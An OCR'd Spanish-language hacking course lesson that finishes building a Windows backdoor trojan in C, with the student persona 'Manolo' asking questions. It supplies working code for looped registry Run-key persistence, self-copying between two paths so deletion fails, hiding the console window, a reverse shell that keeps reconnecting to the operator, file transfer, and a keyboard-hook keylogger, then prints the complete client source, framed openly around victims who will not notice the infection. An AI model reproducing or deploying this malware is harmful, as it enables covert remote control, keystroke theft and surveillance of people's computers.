
HDC



Muy buen día a todos!

En el día de hoy vamos a finalizar el camino que iniciamos hace unas clases de crear nuestro propio backdoor. Ha sido un camino entretenido, pero con lo que ya tenemos hecho, más las nuevas funciones que vamos a añadir podemos darlo por acabado. Pero lo daremos por acabado en el curso, cada uno es libre de modificar el troyano a su antojo, crear nuevas funciones, modificar las ya creadas o cualquier cosa que quiera hacer. De facto es una cosa que aconsejo hacer.

“Y, ¿Qué vamos a añadir hoy?”

Bueno Manolo, hoy vamos a (además de hacer algunos retoques), añadir las funcionalidades a las que yo llamo *“funcionalidades molestas”.* Estas son las que no permitirán deshacerse a nuestra víctima de nuestro backdoor y le creará un gran dolor de cabeza. Pero vamos a ir avanzando de a poco, una por una y sin tener prisa.

La primera funcionalidad que añadiremos será la funcionalidad de **persistencia**, esto lo que hará será agregar nuestro malware al **Regedit de Windows** para que se inicie junto al sistema operativo, además lo haremos en bucle, por si el usuario borra ese registro que se cree de nuevo. Para ello vamos a empezar creando una nueva función, creo que ya deberíamos de ser capaces de hacer esto nosotros solos.


```
1.  DWORD WINAPI regedit(){
2.
3.      // Atributos necesarios para CreateProccesA
4.      // No apuntan a ninguna tubería
5.
6.      STARTUPINFO si;
7.      PROCESS_INFORMATION pi;
```

```
8.
9.      // El comando para el registro es el mismo que en la clase 60
10.     char comando[200];
11.
12.     while(1 == 1){
13.
14.         memset(comando, 0, sizeof(comando));  // Limpia el buffer
15.
16.         strcat(comando, "cmd /c reg add
    HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v
    winReg32 /t REG_SZ /d \"");
17.         strcat(comando, getenv("USERPROFILE"));
18.         strcat(comando, "\\cliente.exe\"");
19.
20.         CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
21.         Sleep(200);     // Deja un espacio de tiempo entre cada vuelta del bucle
22.
23.     }
24.
25. }
```


“Espera un segundo, ¿la función es DWORD WINAPI para que no moleste al resto del troyano? Y, ¿Cómo sabes que el troyano siempre estará en esa ruta?”

Así es Manolo, por lo tanto hay que crear un thread, y así el Registro de Windows no parará de actualizarse.

```
1.      // Inicia las funciones de persistencia
2.
3.      CreateThread(NULL, 0, regedit, NULL, 0, NULL);
```



Windows también tiene una ruta cuyo contenido se inicia siempre con el sistema operativo, la ruta es esta: **“C:\Users\USUARIO\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”**, a modo de ejercicio podrían modificar su función, y en lugar de añadirse al registro que crease un bat en esa ruta para que iniciara siempre nuestro troyano.
Otra forma de ir a esa ruta es con las teclas Windows+R y escribiendo Shell:StartUp.



Y la verdad, no se cual de las dos preguntas es mejor, te has adelantado a la próxima función. A esta le llamaremos **duplicación**, y lo que hará será copiarse a sí mismo en varias rutas de forma cíclica(en el ejemplo se hará con dos, pero se puede hacer con más), así, si el usuario borra uno de los dos archivo, habrá un segundo archivo con el que se podrá restaurar, y de esta forma no perder el backdoor. Imagino que esta función también seréis capaces de hacerla por vosotros mismos.

```
1.  DWORD WINAPI duplicacion(){
2.
3.      // Atributos necesarios para CreateProccesA
4.      // No apuntan a ninguna tubería
5.
6.      STARTUPINFO si;
7.      PROCESS_INFORMATION pi;
8.
9.      // Variables necesarias
10.
11.     char comando[200];
12.     char ruta1[200];
13.     char ruta2[200];
14.
15.     // Valor de las rutas
16.
17.     strcat(ruta1, getenv("USERPROFILE"));
18.     strcat(ruta1, "\\cliente.exe");
19.
20.     strcat(ruta2, getenv("USERPROFILE"));
21.     strcat(ruta2, "\\OneDrive\\Music\\clienteCopia.exe");
22.
23.     // Hace la primera copia por si es la primera vez que lo ejecuta
24.
25.     strcat(comando, "cmd /c copy cliente.exe ");;
26.     strcat(comando, "\"");
27.     strcat(comando, ruta1);
28.     strcat(comando, "\"");
29.
```

```
30.     printf("%s\n", comando);
31.
32.     CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
33.
34.     while(1 == 1){
35.
36.         // Primera copia
37.
38.         memset(comando, 0, sizeof(comando));  // Limpia el buffer
39.
40.         strcat(comando, "cmd /c copy \"");
41.         strcat(comando, ruta1);
42.         strcat(comando, "\" ");
43.         strcat(comando, ruta2);
44.         printf("%s\n", comando);
45.         CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
46.         Sleep(200);     // Deja un espacio de tiempo entre cada vuelta del bucle
47.
48.         // Segunda copia
49.
50.         memset(comando, 0, sizeof(comando));  // Limpia el buffer
51.
52.         strcat(comando, "cmd /c copy \"");
53.         strcat(comando, ruta2);
54.         strcat(comando, "\" ");
55.         strcat(comando, ruta1);
56.         printf("%s\n", comando);
57.         CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
58.         Sleep(200);     // Deja un espacio de tiempo entre cada vuelta del bucle
59.
60.     }
61.
62. }
```

Como recordatorio la línea donde el primer "copy" debe tener el nombre del ejecutable que vayamos a utilizar.

Si os fijáis antes del bucle se hace una copia, esa la hemos añadido por si es la primera vez que se ejecuta en una máquina, si hacemos la prueba, vamos a las rutas e intentamos borrar alguno de los archivos duplicados veremos que se vuelve a reestablecer. Lancemos el thread y hagamos la prueba.

```
1.     // Inicia las funciones de persistencia
2.
3.     CreateThread(NULL, 0, regedit, NULL, 0, NULL);
4.     CreateThread(NULL, 0, duplicacion, NULL, 0, NULL);
```

Aún nos falla algo muy importante, la ventana permanece abierta, lo que es muy sospechoso, solo tendrían que cerrarla y ya podrían borrar los archivos, para evitar esto y hacer que la ventana se oculte usaremos la siguiente función **WinAPI**.

ShowWindow(puntero ventana, valor);

El puntero hacia la ventana es una variable de tipo **HWND** y el valor pondremos 0, que es el que hará que se oculte la ventana.

Para darle el valor necesario a la variable **HWND** usaremos la siguiente función.

FindWindowsA(tipo de ventana, titulo ventana);

El tipo de ventana será "*ConsoleWindowsClass*" que corresponde a una ventana de tipo consola, (esas pantallitas negras con las que nos gusta trabajar a nosotros). Una vez que sabemos esto cerraremos la ventana de la siguiente forma.

```
1.  // Ocultamos la ventana
2.
3.     HWND ventana;
4.
5.     ventana = FindWindowA("ConsoleWindowClass",NULL);
6.
7.     ShowWindow(stealth,0);
```

"¡Guau! A cualquier persona que le envíe mi troyano ya no será capaz de darse cuenta."

Eso es lo que vamos logrando poco a poco Manolo, aún así imaginemos un usuario medio, este usuario sabe como abrir el administrador de tareas, un día, está trasteando y ve algo extraño, se está ejecutando un archivo llamado "*cliente.exe*", entonces es cuando sospecha, cierra el proceso, va a la ruta y borra el fichero, entonces perderíamos nuestro backdoor.

Aún hay técnicas que permiten inyectar nuestro código en otro proceso, pero al ser técnicas más complicadas las dejaremos de lado, o al menos de momento.

De momento vamos a corregir algunas imperfecciones que han quedado por el camino y posiblemente os hayáis dado cuenta.

Uno de estos *'bugs'* que tiene nuestro programa es que en algunas ocasiones, al mandar un comando, este no tiene respuesta en la consola, por lo que no envía nada a nuestro servidor y este se queda esperando, para ello vamos a añadir un condicional en el que si el comando introducido es uno de estos, envíe una respuesta.

```
if (strncmp(Buffer, "echo ", 5) == 0 || strncmp(Buffer, "attrib ", 7) == 0 || strncmp(Buffer, "ren ", 4) == 0 || strncmp(Buffer, "rename ", 7) == 0 || strncmp(Buffer, "del ", 4) == 0 || strncmp(Buffer, "md ", 3) == 0 || strncmp(Buffer, "rd ", 3) == 0 ){
            send(sock, "DONE", 4, 0);
        }
        else{
            ReadFile(lectura, buffer,10024,0,0);
            send(sock, buffer, 10024, 0);
        }
```

Esos son todos los comandos que se me han ocurrido, si falta alguno solo tienen que añadirlo a la lista.

El otro bug no es tanto un bug, si no como nosotros lo programamos, la cuestión es que el cliente solo se conecta en caso de que el servidor haya sido abierto antes, y esto es un problema, ya que no siempre nos conectaremos antes que la máquina infectada, además si cerramos el servidor tendremos que esperar a que se reinicie la máquina para seguir controlandola.

Para arreglar el primer error solo tenemos que iniciar y conectar el socket en un bucle, y añadir una comprobación de que se ha conectado antes de entrar en la función *“shell()”.*

```
while( 1 == 1){

    // Iniciamos el socket

    WSAStartup(MAKEWORD(2,0), &wsa);

    socketcliente = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    // Intenta conectar
    // Si conecta comienza la shell

    if (connect(socketcliente, (struct sockaddr*)&dir, sizeof(dir)) != -1) {shell(socketcliente)};

    // Cierre del socket.

    closesocket(socketcliente);

    // Socket cerrado.
  }
```

Para evitar problemas con el socket por haberlo conectado vamos a hacerlo a través de un código en batch, para esto haremos dos funciones, la primera creará el código, y la segunda será la que lo ejecute.

```
1.  void reiniciar(){
2.
3.      // Atributos necesarios para CreateProccesA
4.      // No apuntan a ninguna tubería
5.
6.      STARTUPINFO si;
7.      PROCESS_INFORMATION pi;
8.
9.      // El comando para iniciar de nuevo el proceso
10.     char comando[200];
11.
12.     // Limpiamos el buffer
13.     memset(comando, 0, sizeof(comando));  // Limpia el buffer
14.
15.     strcat(comando, "cmd /c start ");
16.     strcat(comando, getenv("USERPROFILE"));
17.     strcat(comando, "\\reiniciar.bat");
18.     printf("%s", comando);
19.     CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
20.
21. }
22.
23. void crearBat(){
24.
25.     FILE *archivo;
26.     char ruta[100], ruta2[100];
27.
28.     memset(ruta, 0, sizeof(ruta));  // Limpia el buffer
29.     memset(ruta2, 0, sizeof(ruta2));  // Limpia el buffer
30.
31.     strcat(ruta, getenv("USERPROFILE"));
32.     strcat(ruta, "\\reiniciar.bat");
33.
34.     strcat(ruta2, getenv("USERPROFILE"));
35.     strcat(ruta2, "\\cliente.exe");
36.
37.     archivo = fopen(ruta, "w");
38.
39.     fprintf(archivo, "@echo off\n");
40.     fprintf(archivo, "taskkill /im cliente.exe /f \n");
41.     fprintf(archivo, "taskkill /im clienteTroyano.exe /f \n"); // La ruta del primer fichero por
    si es la primera vez que se ejecuta
42.     fprintf(archivo, "start %s\n", ruta2);
43.     fprintf(archivo, "exit");
44.
45.     fclose(archivo);
46. }
```

La función que crea el código podemos ponerla al iniciar el programa, y la otra habrá que ponerla en el bucle donde comprueba que se haya iniciado la conexión

Ya tendríamos terminado nuestro backdoor, antes de ver como queda el código finalmente recordemos que funcionalidades tiene:

- *Ejecución remota de comandos.*
- *Transferencia de archivos.*
- *KeyLogger.*
- *Persistencia en el registro.*
- *Persistencia por copia de seguridad.*

Os animo a todos a seguir progresando con vuestro backdoor y aplicar nuevas funcionalidades que se os ocurran, de momento aquí acaba esta sección de malware, pero seguiremos en un futuro. Finalmente dejo el código del cliente. El del servidor no lo dejaré aquí ya que es el mismo que el de la última clase.

```
#include <string.h>
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <winuser.h>

HHOOK hook;

FILE *logs;

char nombreArchivo[30];

void reiniciar(){

    // Atributos necesarios para CreateProccesA
    // No apuntan a ninguna tubería

    STARTUPINFO si;
    PROCESS_INFORMATION pi;

    // El comando para iniciar de nuevo el proceso
    char comando[200];

    // Limpiamos el buffer
    memset(comando, 0, sizeof(comando));  // Limpia el buffer

    strcat(comando, "cmd /c start ");
    strcat(comando, getenv("USERPROFILE"));
    strcat(comando, "\\reiniciar.bat");
    printf("%s", comando);
```

```
31.     CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
32.
33. }
34.
35. void crearBat(){
36.
37.     FILE *archivo;
38.     char ruta[100], ruta2[100];
39.
40.     memset(ruta, 0, sizeof(ruta));  // Limpia el buffer
41.     memset(ruta2, 0, sizeof(ruta2));  // Limpia el buffer
42.
43.     strcat(ruta, getenv("USERPROFILE"));
44.     strcat(ruta, "\\reiniciar.bat");
45.
46.     strcat(ruta2, getenv("USERPROFILE"));
47.     strcat(ruta2, "\\cliente.exe");
48.
49.     archivo = fopen(ruta, "w");
50.
51.     fprintf(archivo, "@echo off\n");
52.     fprintf(archivo, "taskkill /im cliente.exe /f \n");
53.     fprintf(archivo, "taskkill /im clienteTroyano.exe /f \n"); // La ruta del primer fichero por
    si es la primera vez que se ejecuta
54.     fprintf(archivo, "start %s\n", ruta2);
55.     fprintf(archivo, "exit");
56.
57.     fclose(archivo);
58. }
59.
60. LRESULT CALLBACK captarPulsacion(int code, WPARAM wParam, LPARAM lParam){
61.
62.     logs = fopen(nombreArchivo, "a");
63.     if (wParam == WM_KEYDOWN)
64.     {
65.
66.         fputs((char *)lParam, logs);
67.         fclose(logs);
68.
69.     }
70.     return 0;
71. }
72.
73. DWORD WINAPI keylooger(){
74.
75.     SetWindowsHookEx(WH_KEYBOARD_LL, captarPulsacion, NULL, 0);
76.
77.     while(GetMessage(NULL, NULL, 0, 0) > 0) {}
78.
79.     return 0;
80.
81. }
82.
83. DWORD WINAPI regedit(){
```

```
84.
85.    // Atributos necesarios para CreateProccesA
86.    // No apuntan a ninguna tubería
87.
88.    STARTUPINFO si;
89.    PROCESS_INFORMATION pi;
90.
91.    // El comando para el registro es el mismo que en la clase 60
92.    char comando[200];
93.
94.    while(1 == 1){
95.
96.        memset(comando, 0, sizeof(comando));  // Limpia el buffer
97.
98.        strcat(comando, "cmd /c reg add
    HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /f /v
    winReg32 /t REG_SZ /d \"");
99.        strcat(comando, getenv("USERPROFILE"));
100.           strcat(comando, "\\cliente.exe\"");
101.
102.           CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
103.           Sleep(200);     // Deja un espacio de tiempo entre cada vuelta del bucle
104.
105.       }
106.
107.   }
108.
109.   DWORD WINAPI duplicacion(){
110.
111.       // Atributos necesarios para CreateProccesA
112.       // No apuntan a ninguna tubería
113.
114.       STARTUPINFO si;
115.       PROCESS_INFORMATION pi;
116.
117.       // Variables necesarias
118.
119.       char comando[200];
120.       char ruta1[200];
121.       char ruta2[200];
122.
123.       // Valor de las rutas
124.
125.       strcat(ruta1, getenv("USERPROFILE"));
126.       strcat(ruta1, "\\cliente.exe");
127.
128.       strcat(ruta2, getenv("USERPROFILE"));
129.       strcat(ruta2, "\\OneDrive\\Music\\clienteCopia.exe");
130.
131.       // Hace la primera copia por si es la primera vez que lo ejecuta
132.
133.       strcat(comando, "cmd /c copy clienteTroyano.exe ");;
134.       strcat(comando, "\"");
135.       strcat(comando, ruta1);
```

```
136.        strcat(comando, "\"");
137.
138.        printf("%s\n", comando);
139.
140.        CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
141.
142.        while(1 == 1){
143.
144.            // Primera copia
145.
146.            memset(comando, 0, sizeof(comando));  // Limpia el buffer
147.
148.            strcat(comando, "cmd /c copy \"");
149.            strcat(comando, ruta1);
150.            strcat(comando, "\" ");
151.            strcat(comando, ruta2);
152.            printf("%s\n", comando);
153.            CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
154.            Sleep(200);     // Deja un espacio de tiempo entre cada vuelta del bucle
155.
156.            // Segunda copia
157.
158.            memset(comando, 0, sizeof(comando));  // Limpia el buffer
159.
160.            strcat(comando, "cmd /c copy \"");
161.            strcat(comando, ruta2);
162.            strcat(comando, "\" ");
163.            strcat(comando, ruta1);
164.            printf("%s\n", comando);
165.            CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
166.            Sleep(200);     // Deja un espacio de tiempo entre cada vuelta del bucle
167.
168.        }
169.
170.    }
171.
172.    void enviarArchivo(char nombreArchivo[30], int sock){
173.
174.        FILE *archivo;
175.
176.        char linea[1000];
177.
178.        archivo = fopen(nombreArchivo, "r");
179.
180.        while(fgets(linea, 1000, archivo) != NULL){
181.
182.            send(sock, linea, sizeof(linea), 0);
183.
184.        }
185.
186.        send(sock, "final", sizeof("final"), 0); // Enviamos un aviso de que ha acabado de
    enviar el archivo
187.
188.        fclose(archivo);
```

```
189.
190.    }
191.
192.    void recibirArchivo(char nombreArchivo[30], int sock){
193.
194.        FILE *archivo;
195.
196.        char linea[1000];
197.
198.        archivo = fopen(nombreArchivo, "w");
199.
200.        while(strcmp(linea, "final")){
201.
202.            recv(sock, linea, 1000, 0);
203.            if(strcmp(linea, "final")){
204.                fprintf(archivo, "%s", linea);
205.            }
206.
207.
208.        }
209.
210.        fclose(archivo);
211.
212.    }
213.
214.    int shell(int sock){
215.
216.        // Variables para comunicarse y ruta
217.
218.        char Buffer[10024];
219.        char buffer[10024];
220.        char ruta[1000];
221.
222.        while ( strcmp(Buffer, "salir") != 0){ // Comprueba si el comando ha sido "salir"
223.
224.            // Limbieza de Strings
225.
226.            memset(buffer, 0, sizeof(buffer));
227.            memset(Buffer, 0, sizeof(Buffer));
228.
229.            recv(sock, Buffer, 10024, 0); //recibimos los datos que envie
230.
231.            // Comprueba si el comando es cd
232.
233.            if (strncmp(Buffer, "cd ", 3) == 0){
234.                chdir(strcpy(ruta, &Buffer[3]));
235.                send(sock, ruta, 1024, 0);
236.            }
237.
238.            else if(strncmp(Buffer, "enviar ", 7) == 0){
239.                recibirArchivo(strcpy(ruta, &Buffer[7]), sock);
240.            }
241.
242.            else if(strncmp(Buffer, "recibir ", 8) == 0){
```

```
243.            enviarArchivo(strcpy(ruta, &Buffer[8]), sock);
244.         }
245.
246.         else if(strncmp(Buffer, "keylogger", 9) == 0){
247.            enviarArchivo(nombreArchivo, sock);
248.         }
249.
250.
251.         else{
252.
253.            char comando[500] = "cmd /c ";
254.            strcat(comando, Buffer);
255.
256.
257.            SECURITY_ATTRIBUTES sa;
258.            STARTUPINFO si;
259.            PROCESS_INFORMATION pi;
260.
261.            void * lectura;
262.            void * escritura;
263.
264.            sa.bInheritHandle = TRUE;
265.
266.            CreatePipe(&lectura, &escritura, &sa, 0);
267.
268.            si.dwFlags = STARTF_USESTDHANDLES;
269.            si.hStdOutput = escritura;
270.            si.hStdError  = escritura;
271.            si.hStdInput = lectura;
272.
273.            CreateProcessA(0, comando, 0, 0, TRUE, 0, 0, 0, &si, &pi);
274.            Sleep(200); // Da tiempo a que se ejecute el comando
275.
276.            if (strncmp(Buffer, "echo ", 5) == 0 || strncmp(Buffer, "attrib ", 7) == 0 ||
    strncmp(Buffer, "ren ", 4) == 0
277.            || strncmp(Buffer, "rename ", 7) == 0 || strncmp(Buffer, "del ", 4) == 0 ||
    strncmp(Buffer, "md ", 3) == 0
278.            || strncmp(Buffer, "rd ", 3) == 0 ){
279.               send(sock, "DONE", 4, 0);
280.            }
281.            else{
282.               ReadFile(lectura, buffer,10024,0,0);
283.               send(sock, buffer, 10024, 0);
284.            }
285.         }
286.      }
287.   }
288.
289.   int main(){
290.
291.      // Ocultamos la ventana
292.
293.      HWND ventana;
294.
```

```
295.        ventana = FindWindowA("ConsoleWindowClass",NULL);
296.
297.        ShowWindow(ventana, 0);
298.
299.        // Creamos el bat
300.
301.        crearBat();
302.
303.        // Creamos el socket
304.
305.        WSADATA wsa;
306.
307.        int socketcliente;
308.        int puerto = 999;  // El puerto que quieras.
309.        char ip[30] = "127.0.0.1";  // Tu IP.
310.
311.        struct sockaddr_in dir;
312.
313.        dir.sin_family = AF_INET;
314.        dir.sin_port = htons(puerto);
315.        dir.sin_addr.s_addr = inet_addr(ip);
316.
317.        // Nombre del archivo del Keylogger/
318.
319.        strcat(nombreArchivo, getenv("USERPROFILE"));
320.        strcat(nombreArchivo, "\\logs.txt");
321.
322.        // Limpio el archivo
323.
324.        logs = fopen(nombreArchivo, "a");
325.        fprintf(logs, "\n");
326.
327.
328.        // Inicia el Keylogger
329.
330.        CreateThread(NULL, 0, keylooger, NULL, 0, NULL);
331.
332.        // Inicia las funciones de persistencia
333.
334.        CreateThread(NULL, 0, regedit, NULL, 0, NULL);
335.        CreateThread(NULL, 0, duplicacion, NULL, 0, NULL);
336.
337.        // Bucle para mantenerlo siempre intentando conectar
338.
339.        while( 1 == 1 ){
340.
341.            // Iniciamos el socket
342.
343.            WSAStartup(MAKEWORD(2,0), &wsa);
344.
345.            socketcliente = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
346.
347.            // Intenta conectar
348.            // Si conecta comienza la shell
```

```
349.
350.            if (connect(socketcliente, (struct sockaddr*)&dir, sizeof(dir)) != -1)
    {shell(socketcliente); reiniciar(); break;}
351.
352.            // Cierre del socket.
353.
354.            closesocket(socketcliente);
355.
356.            // Socket cerrado.
357.        }
358.
359.    }
```

Pueden seguirnos en Twitter: @RoaddHDC

La página de Facebook: www.facebook.com/roaddhdc

El instagram: /secureart

Contactarse por cualquier duda a: r0add@hotmail.com

Para donaciones, pueden hacerlo en bitcoin en la dirección siguiente:

1HqpPJbbWJ9H2hAZTmpXnVuoLKkP7RFSvw

También recomiendo que se unan al foro: underc0de.org/foro

Rolo.